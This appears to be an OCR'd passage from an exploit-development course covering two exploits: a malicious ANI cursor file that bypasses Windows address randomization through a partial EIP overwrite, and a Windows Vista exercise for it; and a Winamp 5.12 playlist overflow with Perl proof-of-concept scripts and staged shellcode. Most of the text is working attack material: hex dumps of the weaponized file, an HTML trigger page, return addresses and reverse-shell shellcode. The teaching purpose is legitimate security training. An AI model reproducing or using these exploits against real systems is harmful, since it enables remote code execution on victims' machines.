
2 byte overwrite

One interesting method of bypassing the base DLL address randomization is by implementing a partial EIP overwrite. Let's explore this vector slowly. We'll begin by shortening our buffer to 56 bytes, effectively overwriting the lower 2 bytes of our EIP at crash time.

```
00000000   52 49 46 46  90 00 00 00  41 43 4F 4E  61 6E 69 68   RIFF....ACONanih
00000010   24 00 00 00  24 00 00 00  02 00 00 00  00 00 00 00   $...$...........
00000020   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000030   00 00 00 00  01 00 00 00  61 6E 69 68  56 00 00 00   ........anihX...
00000040   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000050   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000060   00 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   .AAAAAAAAAAAAAAA
00000070   41 41 41 41  41 41 41 41  41 41 41 41  00 00 00 00   AAAAAAAAAAAA....
00000080   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000090   42 42 42 42  43 43                                   BBBBCCCC
```

And create an html file which will call this malicious ANI file:

```
<html>
<body style="cursor: url('exploit.ani')">
</html>
```



The resulting crash is interesting. We can see that our plan to overwrite the lower two EIP bytes has succeeded. We can also see that at crash time, our execution flow is located in User32.dl. If we could find a *jmp[ebx]* command in User32.dll, we could call it by using a 2 byte overwrite only. After a reboot, user32.dll would be loaded in a different address space, however since our return address will be situated in the user32.dll, our relative jump will effectively bypass the randomization.

Jumping to our shellcode

Several *jmp [ebx]* commands can be found in user32.dll – I chose:

```
760A7BAB  -  ff23                    JMP DWORD PTR DS:[EBX]
```


We edit our malicious ANI file and include the following changes:

```
00000000  52 49 46 46  cc cc 00 00  41 43 4F 4E  61 6E 69 68   RIFF....ACONanih
00000010  24 00 00 00  24 00 00 00  02 00 00 00  00 00 00 00   $...$...........
00000020  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000030  00 00 00 00  01 00 00 00  61 6E 69 68  56 00 00 00   ........anihX...
```

```
00000040   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000050   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000060   00 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   .AAAAAAAAAAAAAAA
00000070   41 41 41 41  41 41 41 41  41 41 41 41  00 00 00 00   AAAAAAAAAAAA....
00000080   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000090   42 42 42 42  43 43                                   BBBBCCCC
```

Jumping to [ebx] brings us to the beginning of the ANI file in memory. Unfortunately, we can't simply overwrite parts of the file randomly with shellcode, as that would break the ANI file structure.


We carefully locate the bytes we can alter in the file without damaging the file format, and "hop" between these "islands" in order to get to our shellcode appended at the end of the file.



Final ANI file :

```
00000000   52 49 46 46  eb 16 00 00  41 43 4F 4E  61 6E 69 68   RIFF....ACONanih
00000010   24 00 00 00  24 00 00 00  02 00 00 00  e9 75 00 00   $...$...........
00000020   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000030   00 00 00 00  01 00 00 00  61 6E 69 68  56 00 00 00   ........anihX...
00000040   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000050   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000060   00 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   .AAAAAAAAAAAAAAA
00000070   41 41 41 41  41 41 41 41  41 41 41 41  00 00 00 00   AAAAAAAAAAAA....
00000080   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000090   42 42 42 42  AB 7B CC                                  BBBBCCCC
```


Ollydbg execution flow:



We can now append our shellcode to the end of the file as we have managed to direct the execution flow to the end of our buffer. The following shellcode will send a reverse shell to 127.0.0.1, port 4444.

```
fc6aeb4de8f9ffffff608b6c24248b453c8b7c057801ef8b4f188b5f2001eb498b348b01ee31c099
ac84c07407c1ca0d01c2ebf43b54242875e58b5f2401eb668b0c4b8b5f1c01eb032c8b896c241c61
c331db648b43308b400c8b701cad8b40085e688e4e0eec50ffd6665366683326877732 5f54ffd0
68cbedfc3b50ffd65f89e56681ed0802556a02ffd068d909f5ad57ffd6535353535343534353ffd0
6668115c665389e19568a41a70c757ffd66a105155ffd068a4ad2ee957ffd65355ffd068e5498649
57ffd650545455ffd09368e779c67957ffd655ffd0666a646668636d89e56a505929cc89e76a4489
```

```
e231c0f3aafe422dfe422c938d7a38ababab6872feb316ff7544ffd65b57525151516a0151515551
ffd068add905ce53ffd66affff37ffd08b57fc83c464ffd652ffd068f08a045f53ffd6ffd0
```



Challenge #5

Recreate the ANI exploit from POC on a Windows Vista machine.

Cracking the Egghunter


The exploit

In this module we'll be talking about an interesting buffer overflow in Winamp. Winamp version 5.12 suffered from a buffer overflow while processing playlist files with a long UNC path. The reason that this crash is so interesting is because of the restrictive conditions we are going to have to deal with in order for our buffer overflow to successfully execute code. At the end of the module, we'll have a 3 stage shellcode which will be doing some fairly fancy acrobatics in order to get to our bind shell.

We'll start with a rough proof of concept script to demonstrate the crash. This crash is very sensitive to varying buffer lengths. If you play around with the POC you will notice that if you alter the buffer length even a bit, the application crashes in a (seemingly) non exploitable way.

```
#!/usr/bin/perl -w
# ==================================================================
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# ==================================================================
$start= "[playlist]\r\nFile1=\\\\";
$nop="\x90" x 856;
$shellcode ="\xcc" x 166;
$jmp="\x41\x41\x41\x41"."\x83\x83\x83\x83\x83\x83\x83\x83"."\x90\x90\x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```

The following screenshot shows the crash in Ollydbg:




This crash is not exploit friendly. None of the registers point to our user controlled input, except for ESP – which points us to an eleven byte buffer...we'll have to be creative in order to squeeze out of that corner.

We'll replace our "\x41" buffer (which overwrites EIP) with a CALL ESP address, to jump to our limited buffer. A convenient address is found in the Winamp DLL **in_mp3.dll**

```
0202D961      FFD4                          CALL ESP
```

We edit our POC, re-create our malicious *.pls* file, and see the crash in Olly. **Don't forget to place a breakpoint at our CALL ESP** address in order to see the action...


OllyDbg - winamp.exe - [CPU - main thread, module in_mp3]
C File View Debug Options Window Help
Paused
L E M T W H C / K B R ...
Registers (FPU)
ESP=001237C0
Address Hex dump ASCII
Breakpoint at in_mp3.0202D961

We see that our redirection is working…now we need to figure out how to get out of that tight 11 byte buffer. One option is to try to jump back into our buffer, which is accessible via ESP. If we gave the instructions:


```
83EC 58                        SUB ESP,58
83EC 58                        SUB ESP,58
FFE4                           JMP ESP
```

These commands will be our 1st stage shellcode, which will lead us to a less size restrictive space.

We will jump back 176 (58H+58H) bytes into our buffer. In this new 176 bytes space we won't be able to execute our final payload (as we need anywhere from 300-900 bytes of a reverse shellcode). However, we will be able to create a 2nd stage shellcode which will help is in getting to our final payload. We'll add the new ESP adjusting shellcode to our exploit, and test it out.

```
#!/usr/bin/perl -w
# ==================================================================
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# ==================================================================
$start= "[playlist]\r\nFile1=\\\\";
$nop="\x90" x 856;
$shellcode ="\xcc" x 166;
#jump to shellcode
$jmp="\x61\xd9\x02\x02"."\x83\xec\x58\x83\xec\x58\xff\xe4"."\x90\x90\x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```

As you can see, we are redirected 164 bytes up our buffer, and now have several options we can use to get to our 3rd and last stage payload (reverse shell).



Probably the easiest way to go about this is to use this 164 byte space to make a longer jump back into our buffer (perhaps into the beginning of our NOP buffer) and embed our shellcode there.

